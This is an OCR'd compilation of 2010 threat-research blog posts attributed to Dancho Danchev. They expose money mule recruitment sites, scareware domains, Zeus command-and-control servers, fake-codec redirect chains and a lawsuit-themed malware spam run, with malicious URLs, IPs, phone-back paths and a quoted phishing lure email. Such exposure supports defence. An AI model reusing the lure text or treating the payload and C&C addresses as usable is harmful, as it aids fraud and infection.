
synapsegroupli.com - 85.12.46.243 - Email: tabs@5mx.ru

spark-groupsvc.com - Email: trim@freenetbox.ru

tnmgroupsvc.net - 85.12.46.245 - Email: tabs@5mx.ru

tnmgroupinc.com - 85.12.46.241 - Email: tabs@5mx.ru

westendgroupsvc.net - 85.12.46.241 - Email: mylar@5mx.ru



How site works?

1. Post and track your vacancies, RFPs and projects
2. Find affordable freelancers or full-time staff
3. Get work done below budget and make profit

What We Do

Provide quick, easy, efficient and secure ways for businesses to outsource services locally, nationally and globally to maximize their competitive advantage and cost effectiveness

Services Overview

- Customer Services and Call Centers
- Payroll
- Web / Software Development
- Graphics & document conversions

About us

We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage.

About the Company

Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

Our service

Authorization

Enter to partners area.

Login: *

Password: *

Login

Registration Forgot password?

Latest projects

- Seeking Joomla Expert
  20 March 2010
- Magento or CSS/XHTML/JS part-time developer
  19 March 2010
- Help Market Website
  19 March 2010

Name servers:

ns1.maninwhite.cc - 89.248.166.45 - Email: duly@fastermail.ru

ns1.trythisok.cn - 89.248.166.45 - Email: chunk@qx8.ru

ns1.translatasheep.net - 92.63.111.127 - Email: stair@freenetbox.ru

ns1.alwaysexit.com - 92.63.111.146 - Email: sob@bigmailbox.ru

ns1.chinegrowth.cc - 89.248.166.59 - Email: duly@fastermail.ru

ns2.cnnandpizza.cc - 205.234.195.188 - Email: bears@fastermail.ru

ns1.benjenkinss.cn - 89.248.166.59 - Email: chunk@qx8.ru

ns1.worldslava.cc - 64.85.174.145 - Email: fussy@bigmailbox.ru

ns2.uleaveit.com - 204.12.217.253 - Email: plea@qx8.ru

ns3.pesenlife.net - 74.118.194.86 - Email: erupt@qx8.ru

ns1.basilkey.ws - 98.158.171.87

Next to the money mule recruitment domains, there are several [11]active Zeus crimeware active campaigns,

using the following domains/IPs. In fact one of them is using a domain registered to Hilary Kneber ([12]**The Kneber botnet - FAQ**):

[13]**greatuk.org** - 193.104.22.100 - Email: hilarykneber@yahoo.com

[14]**greatan.cn** - 193.104.22.100 - Email: AIehnoLopu _@yahoo.com

[15]193.104.22.71

[16]193.104.22.90

1144

What are we missing?

Naturally, that’s the scareware monetization element.

Let’s expose one of the cur-

rently active scareware domain portfolios there.

Domains responding to 193.104.22.50 - AS34305, EUROACCESS Global Autonomous System:

2009antispyware.net - Email: admin@web-antispyware.com

againstspyware.com - Email: admin@antiviruscenter.net

antispycenterprof.com - Email: admin@antispycenterprof.com

anti-spyware-2010.net - Email: admin@antiviruscenter.net

antispyware24x7.com - Email: admin@antispyware24x7.com

antispywareglobal.com - Email: admin@antiviruscenter.net

antispywareonline.net - Email: admin@antiviruscenter.net

antispywaresnet.com - Email: admin@antispywaresnet.com

antispywarets.com - Email: admin@antispywarets.com

antispywareweb.net - Email: admin@antiviruscenter.net

antispyworldwideint.com - Email: admin@antispyworldwideint.com

antiviruscenter.net - Email: admin@antiviruscenter.net

antivirusexpert.net - Email: admin@antiviruscenter.net

antivirus-live.net - Email: admin@antiviruscenter.net


antiviruslivepro.com - Email: admin@antiviruscenter.net

antiviruslive-pro.com - Email: admin@antiviruscenter.net

antivirus-service.net - Email: admin@antiviruscenter.net

antivirustop.net - Email: admin@antiviruscenter.net

bestantispysoft2010.com - Email: admin@bestantispysoft2010.com



eliminater2009pro.com - Email: admin@eliminater2009pro.com

itsafetyonline.com - Email: admin@itsafetyonline.com

ivirusidentify.com - Email: admin@ivirusidentify.com

myprivatesoft2009.com - Email: admin@myprivatesoft2009.com

netantivirus.net - Email: admin@antiviruscenter.net

onlineantispysoft.com - Email: admin@onlineantispysoft.com

pcdoctorz2010.com - Email: admin@pcdoctorz2010.com

pcprotect2010.com - Email: admin@pcprotect2010.com

pcsafety2009pro.com - Email: admin@pcsafety2009pro.com

protection2010.com - Email: admin@pcsafety2009pro.com

protectorservice.com - Email: admin@antiviruscenter.net

superantivirus.net - Email: admin@antiviruscenter.net

systemprotector.net - Email: admin@antiviruscenter.net

total-defender.com - Email: admin@total-defender.com

virusdetect24.com - Email: admin@antiviruscenter.net

virusremoveonline.com - Email: admin@antiviruscenter.net

worldantispyware1.com - Email: admin@worldantispyware1.com

worldprotection.net - Email: admin@antiviruscenter.net

EUROACCESS has been notified, the post will be updated once/if they take care of the "customers" violating their Terms of Service.

Related coverage of money laundering in the context of cybercrime:

[17]Money Mule Recruiters on Yahoo!’s Web Hosting

[18]Dissecting an Ongoing Money Mule Recruitment Campaign

[19]Keeping Money Mule Recruiters on a Short Leash - Part Two

[20]Keeping Reshipping Mule Recruiters on a Short Leash

[21]Keeping Money Mule Recruiters on a Short Leash

[22]Standardizing the Money Mule Recruitment Process

[23]Inside a Money Laundering Group’s Spamming Operations

[24]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[25]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [26]Dancho Danchev’s blog. Follow him [27]on Twitter.

1. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

4. https://zeustracker.abuse.ch/monitor.php?host=greatuk.org

5. http://blogs.zdnet.com/security/?p=5508

6. http://blogs.zdnet.com/security/?p=5508

7. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html

8. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

11. https://zeustracker.abuse.ch/monitor.php?as=34305

12. http://blogs.zdnet.com/security/?p=5508

13. https://zeustracker.abuse.ch/monitor.php?host=greatuk.org

14. https://zeustracker.abuse.ch/monitor.php?host=greatan.cn

15. https://zeustracker.abuse.ch/monitor.php?host=193.104.22.71

16. https://zeustracker.abuse.ch/monitor.php?host=193.104.22.90

17. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

18. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

19. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

20. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

21. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

22. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

23. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

24. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

25. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

26. http://ddanchev.blogspot.com/

27. http://twitter.com/danchodanchev

1147

GazTransitStroy/GazTranZitStroy:

From Scareware to Zeus Crimeware and Client-Side Exploits

(2010-03-24 00:22)

Remember 2009’s **GazTransitStroy/GazTranZitStroy LLC, [1]AS29371**?

The fake Russian gas company whose motto was " *In gaz we trust*"? It appears that in order to stay competitive within the cybercrime ecosystem, they are now diversifying their offerings from hosting scareware domains

and redirectors, to [2]active Zeus crimeware campaigns, next to client-side exploits serving campaigns used as the infection vector.

• **Go through previous posts detailing their activities:** [3]GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime; [4]GazTransitStroy/GazTranZitStroy Rubbing Shoulders with Petersburg Internet Network

LLC

1148

From last’s week’s active Zeus C &Cs:

houstonhotelreal.com - 91.212.41.88 - Email: admin@houstonhotelreal.com

doctormiler.com - 91.212.41.14 - Email: cheburaskogro@yahoo.com

pipiskin.hk - 91.212.41.40 - Email: admin@pipiskin.hk

lopokerasandco.hk - 91.212.41.89 - Email: admin@lopokerasandco.hk

aervrfhu.ru - 91.212.41.88/109.196.143.60 - Email: samm _87@email.com

updateinfo22.com - 91.212.41.60/193.148.47.60 - Email: moonbeam@konocti.net

tumasolt.com - 91.212.41.123 - Email: stuns@5mx.ru

91.212.41.80

91.212.41.79

91.212.41.78

To this week's active Zeus campaigns:

cpadm21.cn - 91.212.41.31 - Email: Dalas _Illarionov@yahooo.com

doctormiler.com - 91.212.41.14 - Email: cheburaskogro@yahoo.com

91.212.41.80

91.212.41.79

91.212.41.78

1149

GazTransitStroy is still in operation, acting as route for malicious activity, in the very same way it was interacting with other cyber-crime friendly ASs (**EUROHOST-NET/Eurohost LLC**) during 2009. Let's take a quick snapshot of malicious activity currently taking place at AS29371.

Detection rate for the Zeus crimeware phoning back to GazTransitStroy/GazTranZitStroy:

- [5]Trojan.Zbot - Result: 8/41 (19.52 %)

- [6]TROJ _KRAP.SMDA - Result: 5/42 (11.91 %)

- [7]Packed.Win32.Krap.ae - Result: 10/42 (23.81 %)

Client-side exploits [8](Spammer:Win32/Tedroo.AB; Win32:FakeAlert-JJ - Result: 31/42 (73.81 %) serving do-

mains/admin panels parked at 91.212.41.87:

hvcvjxcc.cn - Email: wang9619@163.com

fyyxqftc.cn - Email: wang9619@163.com

qymgeejd.cn - Email: wang9619@163.com

gjjdrgqf.cn - Email: wang9619@163.com

gdttjkug.cn - Email: wang9619@163.com

pgcnbgkk.cn - Email: wang9619@163.com

xvrlomwk.cn - Email: wang9619@163.com

bfhqrmtm.cn - Email: wang9619@163.com

cfssixsn.cn - Email: wang9619@163.com

vxoyqgcp.cn - Email: wang9619@163.com

hjwbxhqr.cn - Email: wang9619@163.com

frrszqot.cn - Email: wang9619@163.com

axaldjqt.cn - Email: wang9619@163.com

aafoocgv.cn - Email: wang9619@163.com

It’s worth pointing out that fact that in February, a much more extensive portfolio of domains was parked on 195.88.190.30, with a small part of them, now responding to GazTransitStroy/GazTranZitStroy AS:

arufeudv.cn - Email: wang9619@163.com

axaldjqt.cn - Email: wang9619@163.com

bbivbblr.cn - Email: wang9619@163.com

cfssixsn.cn - Email: wang9619@163.com

dcueqzke.cn - Email: wang9619@163.com

drghzeap.cn - Email: wang9619@163.com

fqfmyvii.cn - Email: wang9619@163.com

gjjdrgqf.cn - Email: wang9619@163.com

gokzlykr.cn - Email: wang9619@163.com

gwsdwxae.cn - Email: wang9619@163.com

icnzlxyo.cn - Email: wang9619@163.com

inkqoevl.cn - Email: wang9619@163.com

izhdjcsu.cn - Email: wang9619@163.com

lsggdniu.cn - Email: wang9619@163.com

maaltsxg.cn - Email: wang9619@163.com

mdftfxek.cn - Email: wang9619@163.com

ntvftguu.cn - Email: wang9619@163.com

pgcnbgkk.cn - Email: wang9619@163.com

rbpwnrss.cn - Email: wang9619@163.com

rzwdcsey.cn - Email: wang9619@163.com

urybtnfb.cn - Email: wang9619@163.com

uzfbhofi.cn - Email: wang9619@163.com

vnvxltpr.cn - Email: wang9619@163.com

vordquyo.cn - Email: wang9619@163.com

xvrlomwk.cn - Email: wang9619@163.com

ycgezkpu.cn - Email: wang9619@163.com

ykcdffei.cn - Email: wang9619@163.com

yvuxksuk.cn - Email: wang9619@163.com

zdzhecim.cn - Email: wang9619@163.com

Fake codecs serving domains parked at 91.212.41.88:

real-time-tube.com - Email: admin@free-new-sex-video.com

myusmailservice.com

video-chronicle.com - Email: neujelivsamomdeli@safe-mail.net

yahoo-movies-online.com - Email: admin@yahoo-movies-online.com

houstonhotelreal.com - Email: admin@houstonhotelreal.com

sex-tapes-celebs.com - Email: wnscandals@gmail.com

evertrands.com - Email: moldavimo@safe-mail.net

myusmailservices.com - Email: admin@myusmailservices.com

xplacex.com - Email: i.jahmurphy@gmail.com

xsebay.com - Email: admin@xsebay.com

exsebay.com - Email: admin@exsebay.com

video-info.info - Email: videinfo@gmail.com

partner777.net - Email: potenciallio@safe-mail.net

video-trailers.net - Email: fullhdvid@gmail.com

primusdns.ru - Email: samm _87@email.com

aervrfhu.ru - Email: samm _87@email.com

Sample redirection takes place through the following sampled domain:

- **yahoo-movies-online.com/ iframe7.php**

- **real-web-tube.com/ xplay.php?id=40018** - 59.53.91.124

- **multimediasupersite.com/ video-plugin.40018.exe** - 62.212.66.93

Serving **video-plugin.40018.exe** - [9]W32/FakeAlert.FT.gen!Eldorado - Result: 10/42 (23.81 %), which phones back to:

yourartmuseum.com/fakbwq.php?q=RANDOM - 66.96.219.38 - Email: davidearhart@rocketmail.com

rareartonline.com - 64.191.44.73 - Email: fellows@nonpartisan.com

sportscararts.com - 209.159.146.234 - Email: cdaniels@pennsylvania.usa.com

expressautoarts.com - 69.10.35.253 - Email: cdaniels@pennsylvania.usa.com

zenovy.com/resolution.php - 66.96.222.198

bokwer.com/borders.php - 64.120.144.119

Domains hosting the fake codec plugin are parked at 62.212.66.93:

bestinternetmedia.com - Email: shoemaker@angelic.com

supermediaworld.com - Email: shoemaker@angelic.com

hottrackdvd.com - Email: bailey@theplate.com

multimediatoolguide.com - Email: severson@therange.com

thebettermovie.com - Email: bailey@theplate.com

movietoolonline.com - Email: severson@therange.com

movietoolvideo.com - Email: shann@techie.com

movielocationinfo.com - Email: maldonado@toke.com

bestmultimediademo.com - Email:
mcchristian@ymail.com

dvddatacenter.com - Email: maldonado@toke.com

videotooldirect.com - Email: shann@techie.com

In gaz they trust, cybercriminals I don’t trust.

This post has been reproduced from [10]Dancho Danchev’s blog. Follow him [11]on Twitter.

1. https://zeustracker.abuse.ch/monitor.php?as=29371

2. https://zeustracker.abuse.ch/monitor.php?as=29371

3.
http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html

4.
http://ddanchev.blogspot.com/2009/06/gaztransitstroygaztranzitstroy-rubbing.html

5.
https://www.virustotal.com/analisis/d1101df370df904ff6e28b96eb1531f1d7083e6e220073d9c9eda479e563fa77-12693

1153

75808

6.
https://www.virustotal.com/analisis/45c7dcb23000feaff0e47

debc4ba55d7942fd62604200c3e137ec83b3b05b616-12693

75843

7.
https://www.virustotal.com/analisis/1112b6b6b2ee3a4ee993
ebe7f51fbcdf882b202aa47388697b01de60bc1fff46-12693

75852

8.

http://www.virustotal.com/analisis/a34a96a9b198c9bb4c2f5
087cfc66970ac70217c4d52f0c8445e92930f6f415b-12693

78273

9.

http://www.virustotal.com/analisis/734f3168bc22d945553ff4
6f8f2f45f9b958d60ef26a5e027ba955ed8b77a42d-12693

81200

10. http://ddanchev.blogspot.com/

11. http://twitter.com/danchodanchev

1154

Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild (2010-03-24 20:29)

[1]

UPDATED: Friday, March 26, 2010: In a typical multi-tasking fashion like the one we've seen in previous campaigns, more typosquatted domains are being introduced, this time using the [2]well known IRS Fraud Application theme.

What’s worth pointing out is that, just like the "[3] *Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild*" campaign from last week, the current one is also launched on Friday.

The reason? A pointless attempt by the gang to increase the lifecycle of the campaign.

1155

- Sample URL: **irs.gov.faodqt.com.pl /fraud.applications/application/statement.php**

- Client-side exploits serving iFrame URL: **klgs.trfafsegh.com /index.php**

- Sample detection rate: **tax-statement.exe** - [4]Trojan-Spy.Win32.Zbot - Result: 29/42 (69.05 %), phones back to

[5]**shopinfmaster .com/cnf/shopinf.jpg**

1156

Spamvertised and currently active fast-fluxed domains include:

fercca.com.pl

fercci.com.pl

ferkci.com.pl

fercki.com.pl

foodat.com.pl

foocit.com.pl

forcit.com.pl

footit.com.pl

ferckt.com.pl

forckt.com.pl

foodot.com.pl

footot.com.pl

faodqt.com.pl

1157

foodyt.com.pl

redee3e.com

redee3e.com.pl

redee3e.pl

redee3o.com.pl

eddpiii.com.pl

eddsiii.com.pl

eddsiip.com.pl

eddsiui.com.pl

eddsiuo.com.pl

eddsiuy.com.pl

edduiip.com.pl

1158

edduiiz.com.pl

edduyiz.com.pl

edouyiz.com.pl

ekouyiz.com.pl

Name server of notice:

ns1.globalistory.net - 87.117.245.9 - Email: tompsongand@aol.com

One of [6]TROYAK-AS's most aggressive customers (used to host their Zeus C &Cs there) for Q1, 2010, is once again (*latest campaign is from March 12th 2010 - [7]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild*) attempting to build a crimeware botnet, by spamvertising the [8]well known PhotoArchive theme, in between serving client-side exploits using an embedded iFrame on the domains in question.

[9]

In terms of quality assurance, the campaign is continuing to use it's proven campaign structure. The actual pages are hosting a binary for manual download, in between the iFrame which would inevitably drop the Zeus crimeware.

Just like in previous campaigns, the gang continues to exclusively [10]registering its domains using the ALANTRON

BLTD. domain registrar. Let’s dissect the ongoing campaign’s structure, and expose the domains, and ASs participating in it.

Sample URL/subdomain structure:

archive.pasweq.co.kr /id1007zx/get.php?
email=email@mail.com

photostock.pasweq.co.kr

archives.pasweq.co.kr

letitbit.pasweq.co.kr

photobank.pasweq.co.kr

photosbank.pasweq.co.kr

photostock.pasweq.co.kr

Sample message: " *Photos Archives Hosting has a zero-tolerance policy against ILLEGAL content. All archives* 1159

and links are provided by 3rd parties. We have no control over the content of these pages. We take no responsibility for the content on any website which we link to, please use your own discretion while surfing the links. © 2007-2009, Photos Archives Hosting Group, Inc.- ALL RIGHTS RESERVED.
"

[11]

Sample iFrames embedded on the pages include:

cogs.trfafsegh.com /index.php - 59.53.91.192 - Email:

maple@qx8.ru; klgs.trfafsegh.com /index.php

Sample iFrame campaign structure:

- **cogs.trfafsegh.com /index.php**

- **cogs.trfafsegh.com /l.php**

- **cogs.trfafsegh.com /statistics.php**

- **klgs.trfafsegh.com /index.php**

- **klgs.trfafsegh.com /l.php**

- **klgs.trfafsegh.com /statistics.php**

[12]

1160

Parked on the same IP where the iFrame domain is are also the following Zeus C &Cs - dogfoog.net - Email:

drier@qx8.ru; countrtds.ru - Email: thru@freenetbox.ru - [13]AS4134 (CHINANET-BACKBONE No.31,Jin-rong Street)

Detection rates: zeus.js - [14]Trojan.JS.Agent.bik - 1/41 (2.44 %) serving update.exe - [15]PWS:Win32/Zbot.gen!R -

Result: 17/42 (40.48 %), PhotoArchive.exe - [16]Trojan.Zbot - Result: 18/41 (43.91 %). The client-side exploitation is relying on the Phoenix Exploit’s Kit.

Samples phone back to: shopinfmaster.com /cnf/shopinf.jpg - 78.2.153.153; 75.172.92.77; 78.84.78.179;

86.106.228.77;

184.56.245.136;

68.49.19.6 - Email: Duran@example.com shopinfmaster.com /shopinf/gate.php

Relying on the ns1.starwarfan.net name server, which is also connected to other Zeus crimeware C &Cs which

also respond the same IPs - smotri123.com - Email: smot-smot@yandex.ru domainsupp.net - Email: ErnestJ-

1161

Booth@example.com *[17]*

Active and fast-fluxed subdomains+domains participating in the campaign:

pasweokz.com - Email: romavesela@yahoo.com

pasweq.co.kr - Email: romavesela@yahoo.com

archive.pasweokz.com

archive.pasweq.co.kr

archives.pasweokz.com

archives.pasweq.co.kr

1162

letitbit.pasweokz.com

letitbit.pasweq.co.kr

photobank.pasweokz.com

photobank.pasweq.co.kr

photosbank.pasweokz.com

photosbank.pasweq.co.kr

photoshock.pasweokz.com

photoshock.pasweq.co.kr

photostock.pasweokz.com

photostock.pasweq.co.kr

Name servers currently in use were also seen in February, 2010 ([18]IRS/PhotoArchive Themed Zeus/Client-

Side Exploits Serving Campaign in the Wild)

ns1.addressway.net - 87.117.192.79 - Email: poolbill@hotmail.com

ns1.skc-realty.com - 87.117.192.79 - Email: skc@realty.net

Updates will be posted as soon as new developments emerge. Consider going through the related posts, to

catch up with the gang’s activities for Q1, 2010.

Related posts:

[19]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild

[20]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

[21]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[22]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[23]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[24]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[25]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[26]Keeping Money Mule Recruiters on a Short Leash - Part Two

This post has been reproduced from [27]Dancho Danchev's blog. Follow him [28]on Twitter.

1.
http://2.bp.blogspot.com/_wICHhTiQmrA/S6opzkubQ4I/AAAAAAAAAElE/kIxo3EuRIeA/s1600/zeus_crimeware_photoarchive

_march_2010_1.png

2. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html

3. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html

4.

http://www.virustotal.com/analisis/6ac5a2acf89ae4f6a60f75cc266a31355a068a5520de6d62f804adac8dc42588-12696

30593

5. https://zeustracker.abuse.ch/monitor.php?host=shopinfmaster.com

6. http://blogs.zdnet.com/security/?p=5761

7. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html

8. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

1163

9.

http://1.bp.blogspot.com/_wICHhTiQmrA/S6pOvclff3I/AAAAAAAAElM/P-i4-UKvaa0/s1600/zeus_crimeware_photoarchi

ve_march_2010_4.JPG

10. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

11. http://3.bp.blogspot.com/_wICHhTiQmrA/S6pP4iPAr-I/AAAAAAAAElU/nrQIOuLQJkg/s1600/zeus_crimeware_photoarchi

ve_march_2010_5.JPG

12.
http://1.bp.blogspot.com/_wICHhTiQmrA/S6pThxKJgCI/AAAA

AAAAElc/7IyDtQ8kGss/s1600/zeus_crimeware_photoarchi

ve_march_2010_2.png

13. https://zeustracker.abuse.ch/monitor.php?as=4134

14. http://www.virustotal.com/analisis/7cbb2a6791b697d2602631fd45d993168c282148c15a68ae3a86f7036f9e9be6-12694

49775

15. http://www.virustotal.com/analisis/d061542ab9e4970d34a230bc3d41eeda635c555b3c8d7e4630955ef7bba687ed-12694

50005

16. http://www.virustotal.com/analisis/418804875398d7838acdc09b20705c31acd8f4f31d37f289aa729457e6b05212-12694

41246

17. http://3.bp.blogspot.com/_wICHhTiQmrA/S6pT3Nd2IvI/AAAAAAAAElk/Jx8oKGwP9n4/s1600/zeus_crimeware_photoarchi

ve_march_2010_3.png

18. http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html

19. http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html

20. http://blogs.zdnet.com/security/?p=5761

21. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

22. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

23. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html

24. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html

25. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html

26. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

27. http://ddanchev.blogspot.com/

28. http://twitter.com/danchodanchev

1164

Copyright Lawsuit Filed Against You Themed Malware Campaign (2010-03-29 17:42)

Having just received a copy of what appears to be the last active domain involved in last week’s "[1]Copyright Lawsuit filed against you" themed [2]malware campaign, it’s time to conduct a brief assessment of its inner workings.

Subject used: *Copyright Lawsuit filed against you*

Sample message: *March 24, 2010*

Crosby & Higgins

350 Broadway, Suite 300

New York, NY 10013

To Whom It May Concern:

On the link bellow is a copy of the lawsuit that we filed against you in court on March 11, 2010. Currently the Pretrail Conference is scheduled for April 11th, 2010 at 10:30 A.M. in courtroom #36. The case number is 3485934.

The reason the lawsuit was filed was due to a completely inadequate response from your company for copyright infrigement that our client Touchstone Advisories Inc is a victim of Copyright infrigement

www.touchstoneadvisorsonline.com /lawsuit/suit _documents.doc

Touchstone Advisories Inc has proof of multiple Copyright Law violations that they wish to present in court on April 11th, 2010.

Sincerely,

Mark R. Crosby

Crosby & Higgins LLP

Detection rates:

- **complaint.doc** - [3]Downloader.Lapurd - Result: 22/39 (56.42 %)

- **complaint _docs.pdf** - [4]Trojan-Clicker.Win32.Cycler.odn - Result: 27/42 (64.29 %)

Samples phone back to:

- 121.14.149.132 /fwq/indux.php?U=RANDOM _DATA - AS4134, CHINA-TELECOM China Telecom

- 121.14.149.132 /hia12/ter.php?u=UserName &c=COMPUTERNAME &v=RANDOM _DATA

1165

Active C &C administration panel at: **121.14.149.132 /hia12/sca.php** - returns " *SSL ONLY.. USE HTTPS*"

Spamvertised domains involved in the campaign:

- touchstoneadvisorsonline.com /lawsuit/suit _documents.doc - 72.167.232.84

- marcuslawcenter.com /s/r439875.doc - 173.201.145.1 **-** Email: info@tedvernon.com

- danilison.com/suit /complaint.doc - 72.167.183.15

- daughtersofcolumbus.com /suit/complaint.doc - ACTIVE - 173.201.97.1 - Email: charlenej@stny.rr.com

The same phone back IP was also profiled in [5]another campaign from January, 2010.

Clearly, the cybercriminals behind it are aiming to stay beneath the radar, by relying on not so well profiled

malicious infrastructure, combined with newly introduced campaigns in an attempt to make it harder to establish historical connections (**Read about the [6]"aggregate-and-forget" concept in respect to botnets/malware**) between the rest of the their malicious activities.

This post has been reproduced from [7]Dancho Danchev’s blog. Follow him [8]on Twitter.

1. http://www.nyu.edu/its/news/archives/2010/03/daughtersofcolumbus_lawsuit_ph.html

2. http://www.crosbyhiggins.com/emailalertupdate.htm

3.

http://www.virustotal.com/analisis/0d7e491efa072d6feeecc7a97ba7c341930107ce0804f94b9fcb0347bd9969ef-12698

74008

4.

